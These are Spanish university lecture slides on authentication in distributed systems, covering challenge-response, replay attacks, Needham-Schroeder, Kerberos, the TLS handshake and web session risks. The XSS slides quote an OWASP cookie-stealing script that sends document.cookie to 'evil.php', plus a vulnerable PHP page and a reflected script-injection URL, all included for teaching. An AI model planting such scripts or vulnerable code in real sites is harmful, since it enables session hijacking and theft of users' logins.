
Autenticación en sistemas distribuidos

Seguridad en Redes de Ordenadores

Enrique Soriano

LS, GSYC

15 de febrero de 2018



Universidad
Rey Juan Carlos

Sistemas distribuidos: riesgos

Los riesgos a los que se expone el sistema:

- Espionaje de los mensajes que viajan por la red. No se puede detectar desde los extremos.
- Eliminación, modificación, e inserción de mensajes transmitidos. Este ataque es activo, y se puede detectar.
- Repetición de mensajes antiguos. También es activo.

Challenge-Response

- Objetivo: que las contraseñas no viajen por la red.
- El servidor envía un reto.
- El cliente responde el reto.
- ¡Los retos no se deben repetir!

Challenge-Response[1]

CRAM-MD5:

1. $C \leftarrow S$: *nonce*
2. C calcula $r = HMACMD5(nonce, pass)$
3. $C \rightarrow S$: r,login
4. S comprueba si $r = HMACMD5(nonce, pass)$

... tenemos problemas ...

[1] En los siguientes protocolos, C es el cliente y S es el servidor ante el que se quiere autenticar.

Challenge-Response: ejemplo de relay attack

Problema: *relay attack*.

1. $M \leftarrow S$: *nonce*
2. $C \leftarrow M$: *nonce*
3. C calcula $r = HMACMD5(nonce, pass)$
4. $C \rightarrow M$: r,login
5. $M \rightarrow S$: r,login
6. S comprueba si $r = HMACMD5(nonce, pass)$

Protocolo ejemplo I

Solución: incluir información sobre los extremos de la conexión en los mensajes (p. ej. dirección IP).

1. C crea $m =$ "soy C"
2. C crea $m' = E_k(m, S)$
3. $C \rightarrow S : m, m'$
4. S verifica si m haciendo $D_k(m')$

Problema: spoofing, el atacante se puede usurpar dicha información (p. ej. robar la dirección IP).

Protocolo ejemplo I: replay attack

Problema: *replay attack*.

1. M recupera $m' = E_k(m, S)$ y m **viejos**
2. $M \rightarrow S : m, m'$
3. S verifica si m haciendo $D_k(m')$

Protocolo ejemplo II

Solución: usar marcas de tiempo (timestamps) e historial de nonces.

1. $C \rightarrow S$: "soy C"
2. $C \leftarrow S$: nonce
3. C crea $m = E_k(nonce, T, C, S)$
4. $C \rightarrow S$: m
5. S verifica m: el *nonce* es correcto y T no es viejo.

Protocolo ejemplo III

Versión con algoritmo de clave pública:

1. $C \rightarrow S$: "soy C"
2. $C \leftarrow S$: nonce
3. C crea $m = E_{K_{Cpriv}}(nonce, T, C, S)$
4. $C \rightarrow S$: m
5. $C \rightarrow S$: $Cert_c$
6. S verifica el $Cert_c$ con la CA
7. S verifica m: descifra con el $E_{K_{Cpub}}$, verifica que el *nonce* es correcto y T no es viejo.

Needham-Schroeder

- Se basa en un *servidor de autenticación* (A) que comparte secretos con todos los clientes y servidores.
- Las claves se centralizan en A. **Ventaja: los diferentes usuarios no tienen que compartir secretos todos con todos**.
- Establece una clave para la sesión para proporcionar un canal confidencial entre C y S: K_{cs}

Needham-Schroeder

1. $C \rightarrow A : C, S, N_a$
2. A crea $m = E_{K_c}(N_a, S, K_{cs}, E_{K_s}(K_{cs}, C))$
3. $C \leftarrow A$: m
4. C consigue N_a y K_{cs} haciendo $D_{K_c}(m)$
5. C verifica N_a
6. $C \rightarrow S : E_{K_s}(K_{cs}, C)$
7. S consigue K_{cs} haciendo $D_{K_s}(E_{K_s}(K_{cs}, C))$
8. $C \leftarrow S : E_{K_{cs}}(N_b)$
9. $C \rightarrow S : E_{K_{cs}}(N_b - 1)$
10. S verifica $D_{K_{cs}}(N_b - 1) == N_b - 1$

Needham-Schroeder

Problema: **si una clave de sesión vieja K_{cs} queda comprometida**, el atacante puede reiniciar la sesión antigua si se hace pasar por C:

1. M recupera $E_{K_s}(K_{cs}, C)$ **viejo**.
2. $M \rightarrow S : E_{K_s}(K_{cs}, C)$
3. S consigue K_{cs} haciendo $D_{K_s}(E_{K_s}(K_{cs}, C))$
4. $M \leftarrow S : E_{K_{cs}}(N_b)$
5. M consigue N_b.
6. $M \rightarrow S : E_{K_{cs}}(N_b - 1)$
7. S verifica $D_{K_{cs}}(N_b - 1) == N_b - 1$


Solución: usar *timestamps* y tiempos de validez.

Kerberos

Está basado en Needham-Schroeder. Separa el servicio central en dos (aunque pueden ejecutar en el mismo nodo):

- **KDC** (Key Ditribution Center): autentica al cliente.
- **TGS** (Ticket Granting Service): proporciona tickets para acceder a los servicios.

Kerberos


Fase 1
Fase 2
KDC
TGS
TGT?
TGT
TICKET?
TICKET
TICKET+AUTHENTICATOR
AUTHENTICATOR
C
S

Kerberos

Elementos:

- L_n: tiempo de vida.
- T_n: timestamp.
- N_n: nonce.

Fase 1: Conseguir un *Ticket-granting ticket* (TGT):

1. $C \rightarrow KDC : C, TGS, L_1, N_1$
2. KDC genera $Ticket_{c,tgs} = E_{K_{tgs}}(K_{c,tgs}, C, T_1, L_1)$
3. $C \leftarrow KDC : E_{K_c}(TGS, K_{c,tgs}, Ticket_{c,tgs}, L_1, N_1)$

Kerberos

Fase 2: Conseguir un ticket para el servicio:

1. C genera $Authenticator_{s,tgs} = E_{K_{c,tgs}}(C, T_3)$
2. $C \rightarrow TGS : C, S, L_2, N_2, Ticket_{c,tgs}, Authenticator_{s,tgs}$
3. TGS genera $Ticket_{cs} = E_{K_s}(K_{cs}, C, T_2, L_2)$
4. $C \leftarrow TGS : E_{K_{c,tgs}}(S, K_{cs}, Ticket_{cs}, L_2, N_2)$
5. C genera $Authenticator_c = E_{K_{cs}}(C, T_4)$
6. $C \rightarrow S : Authenticator_c, Ticket_{cs}$
7. S genera $Authenticator_s = E_{K_{cs}}(T_4)$
8. $C \leftarrow S : Authenticator_s$

TLS

- TLS (Transport Layer Security) es el sucesor de SSL.
- Está basado en PKI.
- Estándar RFC 5246, RFC 6176.
- Fases:
  1. Negociación del algoritmo.
  2. Intercambio de las claves públicas/certificados.
  3. Establecimiento del canal seguro.

TLS




Imagen © IBM

TLS: handshake

Negociación del algoritmo:

- $C \rightarrow S$: `Hello`
  - versión del protocolo soportada
  - ID de sesión (se puede retomar una antigua)
  - lista de algoritmos de cifrado soportados
  - lista de algoritmos de compresión soportados
  - nonce
- $C \leftarrow S$: `Hello`
  - versión del protocolo que se usará
  - ID de sesión
  - algoritmo que se usará para intercambiar la clave de sesión (RSA, DH) [2]
  - algoritmo que se usará para comprimir
  - nonce'

[2] Suponemos RSA para el resto de la explicación.

TLS: handshake

Intercambio de las claves públicas/certificados:

- $C \leftarrow S$
  - Certificado del servidor con $K_s pub$
  - Certificados intermedios necesarios
  - Petición del certificado del cliente (opcional)
  - "hello done"
- El cliente valida el certificado del servidor.
- El cliente genera un array de bytes *presecret* [3].
- $C \rightarrow S$
  - $E_{K_s pub}(presecret)$
  - Certificado del cliente (opcional)

[3] Si se usa DH, el *presecret* es el valor acordado ejecutando el algoritmo DH.

TLS: handshake

Establecimiento del canal seguro:

- Se deriva un *mastersecret* a partir del *presecret*. Tiene un tamaño fijo (48 bytes).
- Se deriva un *keyblock* a partir del *mastersecret*. Su longitud tiene que ser suficiente como para sacar:
  - 2 claves para cifrado simétrico (una para C y otra para S)
  - 2 claves para autenticar los mensajes con una MAC (una para C y otra para S).
- Para este proceso se usan los nonces intercambiados:

$$mastersecret = PRF(presecret, "master\quad secret", nonce + nonce')$$
$$keyblock = PRF(mastersecret, "key\quad expansion", nonce + nonce')$$

TLS: canal seguro

Establecimiento del canal seguro:

- $C \rightarrow S$
  - $PRF(mastersecret, "client \quad finished", HASH(handshake))$
- $C \leftarrow S$
  - $PRF(mastersecret, "server \quad finished", HASH(handshake))$
- Empieza la comunicación de datos con mensajes cifrados con las claves simétricas y autenticados con HMAC, usando el esquema *MAC-then-Encrypt*:

$$E_{K_e}(M||MAC_{K_m}(M))$$

TLS

La PRF por omisión definida en la RFC 5246 es:

$$PRF(secret, label, seed) = Phash(secret, label||seed)$$

con

$$\begin{aligned} Phash(secret, seed) = & HMAC(secret, A(0)||seed)|| \\ & HMAC(secret, A(1)||seed)|| \\ & HMAC(secret, A(2)||seed)... \end{aligned}$$

siendo

$$\begin{aligned} A(0) &= seed \\ A(i) &= HMAC(secret, A(i-1)) \end{aligned}$$

La HMAC y la PRF depende de la los algoritmos criptográficos acordados (*cryptosuite*).

TLS

En lugar de RSA, se puede usar Diffie-Hellman para acordar el *presecret*. Hay tres formas:

- **Anonymous Diffie-Hellman:** es tal cual el protocolo, que como sabemos, no proporciona autenticación y es vulnerable a ataques MITM. No se recomienda su uso.
- **Fixed Diffie-Hellman:** en el certificado del servidor aparecen los parámetros del servidor para DH (i.e. lo que se suele llamar *clave pública de DH*). Esos parámetros serán los mismos para todas las sesiones con el servidor.
- **Ephemeral Diffie-Hellman (DHE):** el servidor genera distinos parámetros para cada sesión, pero los envía firmados (por tanto, depende de PKI).
  Ventaja de DHE sobre RSA: proporciona **Perfect Forward Secrecy**. Aunque quede comprometida la clave RSA privada del servidor, no es posible descifrar comunicaciones viejas $\rightarrow$ no se puede regenerar el *presecret* acordado para cada sesión con los mensajes intercambiados entre el cliente y el servidor.

Autenticación en WWW

- Comúnmente:
  1. Se establece un canal TLS con el servidor.
  2. El cliente se autentica con login y contraseña del usuario.
  3. Se instalan *cookies* en el cliente.
  4. El cliente presenta una cookie en posteriores peticiones (hasta que le caduca la *"sesión"*).
- No se suelen usar los certificados de cliente.
- Alternativa reciente a las cookies: JWT (JSON Web Tokens).

Autenticación en WWW

Algunos atributos de las cookies relacionados con la seguridad:

- Domain: sólo se puede usar para ese dominio.
- Path: sólo se puede usar para esa ruta en la URL.
- Expires: fecha de caducidad.
- Secure: sólo para usar con HTTPS.
- HttpOnly: no accesibles para scripts.

Autenticación en WWW

Riesgos comunes: usar HTTP en lugar de HTTPS:

- Hay sitios que soportan HTTPS pero por omisión usan HTTP.
- Hay páginas mal hechas con enlaces a HTTP desde páginas servidas por HTTPS.
- HSTS (HTTP Strict Transport Security): política de seguridad que obliga a reescribir todas las URLs para que sean https.
- Extensión *HTTPS everywhere* de Chrome, Firefox y Opera: complemento que fuerza a usar HTTPS reescribiendo las peticiones.

Autenticación en WWW

Riesgos comunes: MITM en HTTPS (sslstrip)

- ¿Si el atacante puede colar un certificado raíz en el almacén de certificados? ¿O si el atacante tiene un certificado firmado por una CA en la que confiamos?
- Solución: **Certificate Pinning** $\rightarrow$ forzar a que las conexiones TLS sólo se puedan estableciendo con certificados validados con ciertos certificados intermedios/raíz.
- No hay un estándar para Certificate Pinning: los navegadores implementan alguna contramedida, se han propuesto extensiones de TLS, extensiones de DNS, cambios en el entorno de ejecución (p.ej. Microsoft EMET Certificate Trust)...

Autenticación en WWW

Riesgos comunes:

- Mallory puede reemplazar las cookies si se hace pasar por el servidor .
- *Session hijacking*: Mallory se hace con la cookie (nos roba la sesión). P. ej. cuando se mezcla HTTPS con HTTP (¡muy mala idea!) hay riesgo de enviar cookies delicadas en claro.
- *Session fixation*: Mallory nos induce a crear una sesión con un ID determinado (por tanto, puede continuar con la sesión). P. ej. phising.

Autenticación en WWW

Riesgos comunes:

- *Cookie poisoning*: Mallory forja sus propias cookies para autenticarse como otro usuario.
- *Cross-site scripting (XSS)*: Mallory introduce scripts maliciosos en las páginas que visitas (de una tercera parte) que ejecutan como si fuesen legítimos.
- Ojo: los scripts maliciosos se pueden inyectar en páginas mal hechas, en caches intermedias, en la cache del navegador, lo puede hacer el propio navegador, etc.

Autenticación en WWW: XSS

Ejemplo de script inyectado que roba la cookie para el sitio en el que estamos:

```
<SCRIPT type="text/javascript">
        var adr = '../evil.php?cakemonster=' + escape(document.cookie);
</SCRIPT>
```

Ejemplo de https://www.owasp.org

Autenticación en WWW: XSS

Ejemplo de página vulnerable:

- Código HTML:

```
<html>
   <body>
     <? php
           print "Not found: " . urldecode($_SERVER["REQUEST_URI"]);
      ?>
   </body>
</html>
```

- Si pedimos esta página:

```
http://testsite.test/file_which_not_exist
```

- Se responde:

```
Not found: /file_which_not_exist
```

- Si pedimos esta página:

```
http://testsite.test/<script>alert("TEST");</script>
```

- Se responde:

```
Not found: / (but with JavaScript code <script>alert("TEST");</script>)
```

Ejemplo de https://www.owasp.org

Single Sign-On

- Una única autenticación para usar varios servicios distintos.
- ¿Tendremos Single Sign-On para todos los servicios?

Autenticación en WWW

Open ID:

- Propósito: **autenticación** federada para el WWW.
- Idea: usas un servidor de Open ID para autenticarte ante una aplicación web de un tercero sin darle tu contraseña.
- Proveedores de Open ID: Google, Facebook, Yahoo!, Microsoft, AOL, MySpace.
- No confundir con OAuth.
- Riesgo de *spoofing*: se presenta una página exactamente igual que la del proveedor de Open ID, pero que no es del proveedor.

Autenticación en WWW




Imagen © Justen Stepka